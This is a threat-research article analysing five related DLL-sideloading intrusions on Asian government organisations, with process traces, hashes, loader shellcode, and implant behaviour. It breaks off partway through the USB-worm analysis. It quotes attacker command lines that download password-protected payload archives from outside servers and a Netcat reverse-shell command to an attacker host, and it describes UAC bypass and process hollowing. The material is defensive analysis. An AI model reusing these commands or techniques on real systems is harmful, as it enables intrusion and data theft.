SOPHOS NEWS Products & Services Security Operations Threat Research AI Research Naked Security Sophos Life

Family Tree: DLL-Sideloading Cases May Be Related

A threat actor's repeated use of DLL-hijack execution flow makes for interesting attack results, including omnivorous file ingestion; we break down five cases and find commonalities

Written by Gabor Szappanos

NOVEMBER 03, 2022

THREAT RESEARCH DLL SIDE-LOAD FEATURED SOPHOS X-OPS X-OPS

We have observed multiple attacks targeting government organizations in Asia, all involving DLL sideloading – historically a favorite technique of China-based APT groups — as far back as 2013 and as recently as 2020. In this article, we look at the evidence that connects five of them, showing how threat actors base their attacks on well-known, effective techniques, adding complexity and variation over time. Understanding how cases are related helps defenders (and customers) think about not just who's doing the attacking, but about what kind of threats may be afoot – and, naturally, how to prioritize analysis and defense for best results.

In the most interesting of the five cases, a USB worm infected organizations in Southeast Asia. This worm copies everything it finds in specific directories when replicating itself, including components of other APT attacks by Mustang Panda and LuminousMoth. We don't have any evidence that the three APTs are linked, and we also know that multiple USB worms, when infecting systems simultaneously, may inadvertently combine their files. (This is similar to macro virus mating, a phenomenon identified over twenty-five years ago.)

The case involving the USB worm has significant overlap with the other four cases we observed, including loader DLLs using the same kind of code flow obfuscation and identical loader shellcode. We can't be sure that it's the same threat actor behind both the USB worm case and the other attacks – it may be different threat actors with access to the same tooling – but the similarities are compelling.

We'll take a deep dive into all five cases, further detailing the infection timeline of the USB-worm attack in an appendix. We'll spotlight a piece of shell code that seems to be the common thread in all five cases, and then dig into extended step-by-step breakdowns of seven scenarios we associate with these cases. We'll close with indicators of compromise associated with these cases, which we will also make available on our GitHub.

Before all that, though, it's worth briefly defining what DLL sideloading is, as it's often confused with a similar attack called DLL preloading.

About DLL sideloading and preloading

DLL sideloading and preloading (sometimes known as search-order hijacking) are both attacks that hijack execution flow, although there is a subtle distinction between them.

DLL preloading (AKA search order hijacking) – T1574/001

- An attacker plants a malicious DLL in a directory that will be searched by a pre-existing application before the location of a legitimate library (based on the default Windows search order).
- For example, if a legitimate application has to load *dll* and doesn't specify a location, it will search the current directory first, then other directories as per the Windows search order.
- If an attacker has write permissions to a directory in the search order list, they can plant a malicious DLL called *dll* in that directory, which the application will then load (assuming the legitimate DLL has not already been loaded into memory, and wasn't found in any previous search locations).
- The attacker then waits for the pre-existing legitimate application to be executed, or forces this process (e.g., by rebooting the machine).

DLL sideloading – T1574/002

- As above, except the attacker plants and invokes a legitimate application that loads the malicious DLL. This allows the attacker to take advantage of the trust the system already has in the application.
- This technique has been used by various threat actors, including REvil.

User cases

A number of user reports led us to initially spot the threat actor's activities. We'll start with the most basic case and progress to the four more complex examples.

Case 1: Basic Bad Behavior

This was the case that first drew our attention to the malicious server 91.245.253[.]52, which appears repeatedly in these attacks.

This case came to light thanks to a stager alert (DynamicShellcode) received from a customer. The malicious payload (SSCE5532.dll) was executed via the command prompt, as shown in the following process trace:

```
1  C:\Windows\SysWOW64\rundll32.exe [5624]
rundll32.exe  SSCE5532.dll RunMain
2  C:\Windows\System32\rundll32.exe [7864]
rundll32.exe  SSCE5532.dll RunMain
3  C:\Windows\System32\cmd.exe [3288]
4  C:\Windows\explorer.exe [4628]
```

The threat actor placed the malicious DLL on the desktop. It executed shellcode for a standard Metasploit (or, possibly, Cobalt Strike) reverse HTTP shell, connecting to the following attacker-controlled server:

```
91.245.253.52:6060/rKVI
```

Case 2: Double Trouble

We started looking for other cases involving the 91.245.253[.]52 server, and we found them. This one involves *two* DLL sideloading attacks.

2.1: First sideloading attack

The initial infection consists of ciscocollabhost.exe, a clean and digitally signed Cisco application that, on execution, loads ciscosparklauncher.dll, a malicious DLL.

Our telemetry indicates that ciscosparklauncher.dll is a loader and that the payload could be a file named 2831329086.inf, located in the same directory.

Next, a password-protected RAR archive is downloaded from a distribution server and unpacked, as shown in these command lines:

```
http://5.252.178.162/IJOINOIS/c.rar -o
C:\\users\\public\\libraries\\c.rar",
    "commandLine" : "c:\\windows\\system32\\cmd.exe /C
c:\\progra~1\\winrar\\rar.exe x -hpNONI*(uy23oninjfoisjnsofnsc
C:\\users\\public\\libraries\\c.rar  C:\\Users\\Public\\libraries"
```

The RAR archive contains the following files:

```
86f7661039a0855be8d6d1cb55391f398932e80c  googleupdate.exe (clean VLC EXE)
ed67a11646c1b28bc856941743331acb47f1b7b4  goopdate.ja (encrypted implant)
e5be6f621c4a10372837baf795a37b1caa942d23  libvlc.dll (malicious loader)
b2eb8516ab136aa44106c13cc859dcee77d1bc1f  loader.ja (encrypted implant)
d90355d2a53b662c1d3fe7ab4430d3955a54f73f  time.sig (encrypted config)
```


2.2: Second sideloading attack

Next, the executable googleupdate.exe (which, despite its name, has nothing to do with Google; it's a clean, digitally signed VLC Media Player application) in c.rar is used to sideload libvlc.dll, a malicious loader that loads the payloads from the encrypted implants in the archive.

Conveniently, those implants write out detailed debug logs on their progress:

p1-p11: privilege escalation progress messages

x1-x4: module execution progress messages



```
#   Time        Debug Print
10  0.07929359  [2092] p4
11  0.07935925  [2092] p1
12  0.08311000  [2092] x1
13  0.08588717  [2092] [fortest] C:\ProgramData\GoogleUpdate\googleupdate.exe
14  0.08592685  [2092] [fortest] install
15  0.10310193  [872] p2
16  0.10317121  [872] p3
17  0.10321172  [872] p4
18  0.10323966  [872] p1
19  0.10632189  [872] x1
20  0.10847356  [872] [fortest] C:\ProgramData\GoogleUpdate\googleupdate.exe
21  0.10851826  [872] [fortest] passuac
22  0.30297035  [2308] p2
23  0.30303487  [2308] p3
24  0.30307287  [2308] p4
25  0.30309886  [2308] p1
26  0.30576819  [2308] x1
27  0.31071463  [2308] [fortest] C:\ProgramData\GoogleUpdate\googleupdate.exe
28  0.31076464  [2308] [fortest] InstallSvc
29  0.40939087  [2308] [fortest] MyCreateService ok
30  0.42713112  [1456] p2
31  0.42720318  [1456] p3
32  0.42724481  [1456] p4
33  0.42727217  [1456] p1
34  0.42990771  [1456] x1
35  0.43246838  [1456] [fortest] C:\ProgramData\GoogleUpdate\googleupdate.exe
36  0.43250889  [1456] [fortest] work
37  0.43254268  [1456] [fortest] do work
38  0.46887299  [1456] [fortest] run online ok
39  0.47505060  [2308] [fortest] MyCreateService ok2
40  0.47510955  [2308] [fortest] after InstallSvc2
41  0.50261641  [3692] [fortest] in sys
42  0.50268430  [3692] [fortest] x1
43  0.50285357  [3692] [fortest] x2
44  0.50290138  [3692] [fortest] x3
45  0.50293070  [3692] [fortest] p1
46  0.50297397  [3692] [fortest] p2
47  0.50388861  [3692] [fortest] p3
48  0.50393414  [3692] [fortest] p4
49  0.51462853  [3692] [fortest] x4
50  2.72571325  [3320] debug [ckernelmanager.cpp:281] 3752 iOnlineSpace
```

Figure 1: Events conveniently logged

Once this second sideloading attack is complete, the malware connects to the stager server, this time over port 443.

Case 3: Something Extra

This attack was detected by Sophos' HeapHeapProtect dynamic-shellcode mitigation, which prevents code running in heap space from adding arbitrary code into the memory space of the original application, and similarly prevents lateral code injection into other applications (and flags the attempt). As in the previous case, this attack featured two sideloading attempts. In fact, the first was exactly the same as seen in the previous two cases.

3.1: First sideloading attack

The first attack featured the same executable and malicious DLL as we saw in the other cases, and we once again observed a connection to 91.245.253[.]52. Next came the downloading and unpacking of a password-protected RAR file, using a different distribution server:

```
          "commandLine" : "curl  -k
http://103.253.72.116/akjsdnfkjsnjfekse/walk.rar -o
C:\\users\\public\\libraries\\walk.rar",
          "commandLine" : "C:\\Progra~1\\WinRAR\\Rar.exe  x -
hplic\\down443 C:\\users\\public\\libraries\\walk.rar
C:\\Users\\Public\\Downloads\\",
```

The walk.rar archive contained six files: three encrypted implants and an encrypted config (all with a PLG extension), a clean executable (Netsky.exe, a Razer Chromium Render Process), and a malicious DLL (RzLog4CPP_Logger.dll).

3.2: Second sideloading attack

The second attack used the loader Netsky.exe and the malicious RzLog4CPP_Logger.dll from the first part of the attack, which decrypts and loads alloc.plg, one of the encrypted implants. In turn, this implant loads the others.

We also noted that the attacker executed 2.exe, with the path of NetSky.exe as an argument. The function of this executable is currently unclear.

Case 4: The Worm Circus

We found this case by running a VirusTotal RetroHunt using the characteristics of the sideloading DLLs we spotted in the previous cases. Of the five cases we'll cover, this could be considered the most complex, and we will return to it later in this article when we do a deeper analysis of infection timelines for these cases. It includes three sideloading efforts.

We noted a significant code overlap (especially in the loader shellcode) between this case and the other sideloading cases discussed so far, so we think this was also run by the same threat actor. However, the payload turned out to be totally different: a USB worm. We're uncertain as to the purpose of this worm. It collects all files from the root of the USB drives and copies them as the infection spreads to other devices. It could be a deliberate data exfiltration method, or just an unwanted side effect of the propagation process.

In this case, the threat actor used a clean usbconfig.exe executable using multiple names (disk_watch.exe, usb drive.exe, and Removable Disk.exe); an encrypted implant (usb.ini); and u2ec.dll, a malicious loader for the implant.

4.1: USB worm mating

In Case 4, we observed sideloading components from two other APT groups — Mustang Panda and LuminousMoth – in the same directory as files from the original threat actor. We think that the presence of these two additional APTs is collateral damage during the file-collection process, rather than an indication of collusion.

The files corresponding to the sideloading attack included disk_watch.exe and u2ec.dll. Files corresponding to Mustang Panda included rzlog4cpp.dll (a Mustang Panda reverse shell, not to be confused with the RzLog4CPP_Logger.dll we saw in Case 3), wuwebv.exe (a clean but renamed copy of Netcat), and two DLLs that were clean dependencies of Netcat.

The rzlog4cpp.dll establishes a reverse shell by invoking the Netcat component with the following command line:

```
cmd.exe /C wuwebv.exe -t -e c:\windows\system32\cmd.exe
closed.theworkpc.com 80
```

Files corresponding to LuminousMoth included msbuild.exe, a clean Silverlight launcher; and version.dll, a malicious DLL. The latter file is also a USB worm, operating in a similar way as the usb.ini implant mentioned previously in Case 4. It is associated with LuminousMoth APT activities seen in 2021.

We identified one other component, a clean copy of Microsoft's WinWord.exe. Its role is unknown, although Kaspersky researchers have speculated that it may have been used to sideload a malicious DLL, wwlib.dll.

Case 5: Triple Threat

The last case we'll examine involved three different sideloading attacks, as Case 4 did (though no worm was detected). We covered the first two attacks in Case 3, although we noticed a slight difference this time. The "Triple Threat" also has echoes of Case 2, as you'll see.

5.1: First sideloading attack

As in Case 2, the threat actor used ciscocollabhost.exe and ciscosparklauncher.dll, and downloaded, unpacked, and executed c.rar from 5.252.178[.]162/IJOINOIS.

However, this time the threat actor also downloaded and executed an additional password-protected RAR archive, v1.rar, from 103.253.72.[.]116/_akjsdnfkjsnjfekse. (We saw that IP address already, in Case 3.) v1.rar contains clean copies of smstore.exe and msvcrt.dll (both legitimate Microsoft files) and SYSMSRV.dll, a malicious DLL.

5.2: Second sideloading attack

This attack used googleupdate.exe (the clean VLC executable) and libvlc.dll, a malicious DLL, as described in Case 2.

```
c:\users\public\libraries\out\googleupdate.exe :
6f924de3f160984740fbac66cf9546125330fc00f4f5d2dbf05601d9d930b7d9
c:\users\public\libraries\out\libvlc.dll :
2fd75763307c5aec5603adc6d02a7c5f34d605a0989e856001b4ae2eef2b4327
```

5.3: Third sideloading attack

This attack used the same files from v1.rar, although the threat actor also used a UAC bypass trick to execute commands – including an unidentified file, 3.exe. (We'll detail this bypass trick below as Scenario 5.) As with "2.exe" in Case 3, the purpose of this executable is unknown.

The common thread: Loader shellcode

We've lain out five cases; let's look at the common threads.


First, the malicious server 91.245.253[.]52 – our first clue in the investigation, as noted in Case 1 — made an appearance in every case. Other interesting traces are shown in the chart below.

	Case 1	Case 2	Case 3	Case 4	Case 5
No. of sideloaders present	0	2	2	1 + fragments of unrelated attacks	3
91.245.253[.]52 called	Yes	Yes	Yes	Yes	Yes
5.252.72[.]116 called	No	Yes	No	No	Yes
103.253.72[.]116 called	No	No	Yes	No	Yes

UAC bypass present	No	No	No	No	Yes
Clean application(s) abused	None	Cisco Webex, VLC Media Player	Cisco Webex Razer Chromium Render Process	Netcat; SilverLight (via LuminousMoth), WinWord (purpose unclear), Cisco, VLC Media Player	Cisco Webex, Microsoft Symbol Server Builder, VLC Media Player
USB worm included	No	No	No	Yes	No

Table 1: Various traces and IoCs noted among the five DLL sideloading cases

More significantly, when the sideloader DLL decrypts the plugin, it follows the execution by jumping to the first byte of the file. The file content of the decrypted plugin starts with a short PE loader shellcode, which loads the encrypted plugin DLL. This loader shellcode is the same in all seven scenarios described in the following sections, which establishes a strong connection among them.



```
mov     [ebp+eax+var_1C8], 75h ; 'u'
xor     eax, eax
inc     eax
imul    eax, 7
mov     [ebp+eax+var_1C8], 6Ch ; 'l'
xor     eax, eax
inc     eax
shl     eax, 3
mov     [ebp+eax+var_1C8], 65h ; 'e'
xor     eax, eax
inc     eax
imul    eax, 9
mov     [ebp+eax+var_1C8], 48h ; 'H'
xor     eax, eax
inc     eax
imul    eax, 0Ah
mov     [ebp+eax+var_1C8], 61h ; 'a'
lea     eax, [ebp+var_1C8]
push    eax
push    [ebp+var_40]
call    [ebp+GetProcAddress]
mov     [ebp+GetModuleHandleA], eax
mov     eax, [ebp+var_10]
mov     [ebp+var_54], eax
mov     eax, [ebp+var_54]
movzx   eax, word ptr [eax]
cmp     eax, 5A4Dh
```

Figure 2: The shared loader shellcode

Similar to PlugX loaders, this shellcode loader overwrites the first 0x1000 bytes of the decrypted and loaded plugin DLL with zero bytes.

Figure 3: The loop that fills the first 0x1000 bytes with zero bytes

Under the hood: Five cases, seven scenarios

Moving on, we'll dissect some of the more interesting activities we spotted during analysis. We'll dissect one scenario from each of our five cases, and look in addition at two earlier finds that appear to be related to these cases. We should note that normally, we'd expect to see one scenario (clean loader + malicious loader + plugins) per case, but a couple of these cases literally doubled up. (Why they would do that is left as a conjecture for the reader.) For ease of reference, we'll letter our scenarios – A, B, C, D, E – and identify the case to which it is related.

We discovered the two "extra" scenarios – F, G — by taking the information we had from our five cases and looking beyond our own data to see what other defenders might have already discovered but not yet flagged as part of a larger threat. They're presented here to show how else these attacks might present to threat hunters, and to give some indication of just how long-running the threat might be.

Another of the interesting variations we found in this set of cases is that similar or identical configuration data is stored in multiple plugins. We'll show this in detailed analysis of the specific plugins.

From Case 1: Scenario A, the initial loader

This was the initial infection, which consisted of the following components:

```
c:\users\public\libraries\ciscocollabhost.exe :
7b301cea1feff0add8de512a93ed7bc1b8330caf0c3a6f1585f9887b88db8efb
(clean loader)
c:\users\public\libraries\ciscosparklauncher.dll :
a73053f5410de74c8689d5a0da0df72adaa28055562626003d1b446c754d79e6
```

```
(sideloader DLL)
c:\users\public\libraries\2831329086.inf (payload)
```

Implants

The implant had the name 2831329086.inf, and was placed in the same directory as the sideloader DLL. We don't have the implant, so we can only guess at its behavior based on the activity logs.

From Case 2: Scenario B, the "cool client"

The files belonging to this scenario were found in the downloaded c.rar described in Case 2.

This campaign was dubbed "Cool Client" by its developers, based on leftover development information in the components.

Sideloader DLLs

libvlc.dll

Compile time: 2021-May-10 19:40:05

PDB path: G:\project\木马\Cool\Client\hijack_export\libvlc\Release\libvlc.pdb

PDB File Name : G:\project\木马\Cool\Client\hijack_export\libvlc\Release\libvlc.pdb
(Translation of the Chinese text: *Trojan horse*)

Most of the libvlc exports are dummy (RET) functions that immediately exit — except for libvlc_new, which is the main function.

Figure 4: libvlc_new has a few things going on, in fact

The DLL has a default config structure. The config data is stored in a memory region. First it is initialized with the hardcoded config, and then this region is overwritten with whatever the decrypted content of time.sig isThe first value looks like an ID string for the config structure, the second one is an encryption key, and the third one should be the C2 address.

```
cfg_find_tag
e4adbd50cf4e608d7cd3cf16022831ab
192.168.211.1
```

These are default values, as indicated by the RFC 1918 IP address. To update with the real values, the process loads time.sig and decrypts the config info from it, overriding the default configuration with the target system's actual configuration. During this process it:

- Replaces the default values in the memory with the new ones
- Loads the implant file c:\programdata\GoogleUpdate\UpdateTime.ja
- Installs itself as a service named gupdaten
- Looks for the presence of c:\windows\system32\clb.dll. If the file is not found, the process terminates
- If c:\programdata\GoogleUpdate\loader.ja does exist, the process decrypts and executes loader.ja
- loader.ja is injected into the winver.exe process (process hollowing; we'll have more to say about this technique in Scenario 3)
- In addition to the default config, it contains the internal IP address 192.168.211.13. The purpose is unclear at this time.

Implants

These are the encrypted modules that are loaded and executed during the infection process.

Loader.ja

Compile time: 2021-May-31 01:23:24

It appears to contain default config data, similar to libvlc.dll, and is likewise overwritten via time.sig

Relevant strings from the embedded config structure:

```
cfg_find_tag
mark
group
192.168.211.1
e4adbd50cf4e608d7cd3cf16022831ab
```

Another internal IP address, 192.168.211.13, is stored elsewhere.

The implant employs a UAC bypass using the CMSTPLUA COM interface, and injects the created process into winver.exe. Processes are created for these files:

```
c:\programdata\GoogleUpdate\goopdate.ja
c:\programdata\GoogleUpdate\session.ja
```

This sequence:

1. Stops the avp.exe process (avp.exe is the core component of Kaspersky's antivirus solution; this is an attempt to evade detection)

2. Creates a registry autorun key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\goopdate
3. Adds a service called gupdaten

goopdate.ja

Compile time: 2021-06-03 01:28:52

PDB path:

PDB File Name: G:\project\木马\Cool\Client\main\Release\main.pdb
(Translation of the Chinese text: *Trojan horse*)

This file refers to several source files in its code, including:

```
g:\project\..\cool\client\main\main\ckernelmanager.cpp
g:\project\..\cool\client\main\main\cmyudpclient.cpp
g:\project\..\cool\client\main\main\cmytcpclient.cpp
```

As with previous examples, this implant contains default config data:

```
cfg_find_tag
mark
group
e4adbd50cf4e608d7cd3cf16022831ab
192.168.211.153
```

as well as the internal IP address 192.168.211.13.

This plugin registers the clean loader executable for autostart as a service. (As flagged above, this is a service claiming to be Google Update, but is actually a VLC media player executable.)

Figure 5: The new "service" gupdaten

session.ja and UpdateTime.ja

We didn't obtain these implants. All we know is that loader.ja refers to them and would load them if they existed,

time.sig

This file contains encrypted config information, as shown in Figure 6:

```
cfg_find_tag
None
machinetimeer
www.machinetimeer.com
www.machinetimeer.com
```

```
192.168.211.153
192.168.211.13
tests5
123456
```

Figure 6: A look at the hex related to machinetimeer

From Case 3: Scenario C, the VTCP gambit

Code analysis shows that this scenario is built around vtcp.dll (the entirety of which is actually embedded into the main implant; it's not just that the source code is linked into the plugin!) from the Trochilus RAT collection. These files were in the downloaded walk.rar archive.

Sideloader DLLs

RzLog4CPP_Logger.dll

Compile time: 2021-Aug-19 21:40:13

This contains a digital signature, seemingly from Google LLC (but really another self-signed fake):

Figure 7: A certificate that's not what it claims to be

Thumbprint:	747EC25FDC3710E46D69135FAE8797718B967E25
Algorithm:	sha256RSA
Valid from:	5:52 AM 5/10/2021
Valid to:	5:52 AM 5/10/2023

This uses the same code flow obfuscation as libvlc.dll. It loads and decrypts alloc.plg.

Implants

alloc.plg

Compile time: 2021-Aug-19 22:38:47

Contains an encrypted embedded PE, which has a Chinese PDB string:

Compile time: 2018-Feb-10 19:04:13
PDB File Name : G:\ROOT\代码工程\木马\技巧收集\38dll\Release\38dll.pdb

(Translation: G:\ROOT\Code Project\Trojan\Trick Collection\38dll\Release\38dll.pdb)

The implant executes wusa.exe (and possibly grabs its process token).

As Microsoft describes it, this creates a new process and its primary thread; the new process runs the specified executable file in the security context of the specified credentials (user, domain, and password). It can optionally load the user profile for a specified user. Abuse of this technique was previously noted by researcher Vitali Kremez in 2018 and is associated with the Tofsee plugin-based spambot. It is probably a Vault7 fileless AlwaysNotify UAC bypass, similar to this one.

Figure 8: A UAC bypass in action

username: uac
domain: is
password: useless

This hollows free.plg into dllhost.exe. (Hollowing, mentioned also in Scenario 2, is an attack in which a threat actor removes code in an executable, in this case dllhost, and embeds malicious code in order to trick the target machine into running the "trusted" executable.) Possible command-line parameters, which are passed to the clean loader when executed, include:

passuac
online
install

This uses UAC_Bypass_CMSTPLUA and creates a service (InstallSvc) with the command 'C:\ProgramData\Netsky\NetSky.exe online'.

free.plg

Compile time stamp: 2021-Aug-19 21:21:29

This stops the current service, creates the event Global\\ACT, then calls the sendSAS function of sas.dll with parameter 0. It then loads local.plg (if the service was found) and main.plg, all expected in C:\\ProgramData\\Netsky. main.plg is hollowed into a dllhost.exe process.

It opens C:\\ProgramData\\Netsky\\vs_session.dat, which appears to be a flag file (though we were unable to recover it for examination). If the file is not present, the process keeps checking in a loop.

local.plg

This contains the encrypted config, using a different encryption method than the implants. The decoded data contains these strings:

```
cfg_find_tag
test
188.127.237.27
188.127.237.27
674e8fb2f2c8d8699200d56493722c90
```

Figure 9: A screenshot taken from a memory dump

main.plg

Compile time stamp: 2021-Aug-19 21:04:16

During installation this implant is hollowed into dllhost.exe. It contains the embedded vtcp.dll from the Trochilus RAT collection.

This DLL is loaded into memory, gets the exports from vtcp.dll, and uses them later in communication.

vtcp.dll uses CNetDiskClientSocket vftable functions for communication. It reads in and decrypts local.plg. It has a predefined hardcoded data structure that is overwritten with the decoded content. This hardcoded structure could be used in testing, or when there is no local.plg file found. The content of this hardcoded config is:

```
cfg_find_tag
mark
192.168.211.1
192.168.211.1
```

It registers the application as class "MSN Shessll – %d"; the number is generated by a call to the Windows API function GetTickCount. Next, it logs keystrokes to a file. It creates dir.dat in both C:\\ProgramData\\Netsky and C:\Users\All Users. Both files will contain the name of the directory where the sideloading components were installed, in this case, C:\ProgramData\Netsky.

The process generates debug logs during execution, as shown in Figure 10:

Figure 10: Logs generated by the process

Case 4: Scenario D, the USB disk hijacker

Based on the internal development info stored in the files, this scenario goes by the code name "U Disk Hijacking."

Sideloader DLLs

u2ec.dll

```
Creation Time   2021-09-01 09:23:30 UTC
First Submission 2022-01-02 04:07:47 UTC
```

Contains the PDB path:

G:\project\APT\U盘劫持\new\u2ec\Release\u2ec.pdb

(Translation of Chinese text: U Disk Hijacking)

We found a variation of this file on VirusTotal. The only difference is some appended data:

```
MD5 230c9a22104d5363d2e2738a6ac62b80
SHA-1   a693a273a23ec3ad274469492dc8db9f85f31c8f
SHA-256 a519c4e5dadd68c2301e65689857907941af23565bc19bb938fd3c51ff5f34ca
```

Implants

The implants are stored in an encrypted format. They are decoded by the loader shellcode. These implants are DLL files with no exports; the main code is the entry code.

usb.ini

Interestingly, this artifact does not appear to do any C2 communication.

PDB File Name : G:\project\APT\U盘劫持\new\shellcode\Release\shellcode.pdb

(Chinese text: U Disk Hijacking)

The icon and the name of the executable spoofs a removable drive icon, thus tricking the victim into clicking on it. The directory listing would look as shown in Figure 11:

Figure 11: The spoofed icon

Then a warning may be displayed:

Figure 12: Windows flags the attempt to run the file, but the information the user sees inspires trust

However, because the executable is (apparently) clean and signed, the victims is not suspicious.

If it is not running from a path that contains 'programdata', it infects the computer and proceeds to do the following creation and copying actions:

It creates the installation directory udisk and copies document/image files there, then copies every file from the current directory (directory of GetModuleFileName) to c:\programdata\udisk.

It creates the following autorun key in the registry:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run   udisk

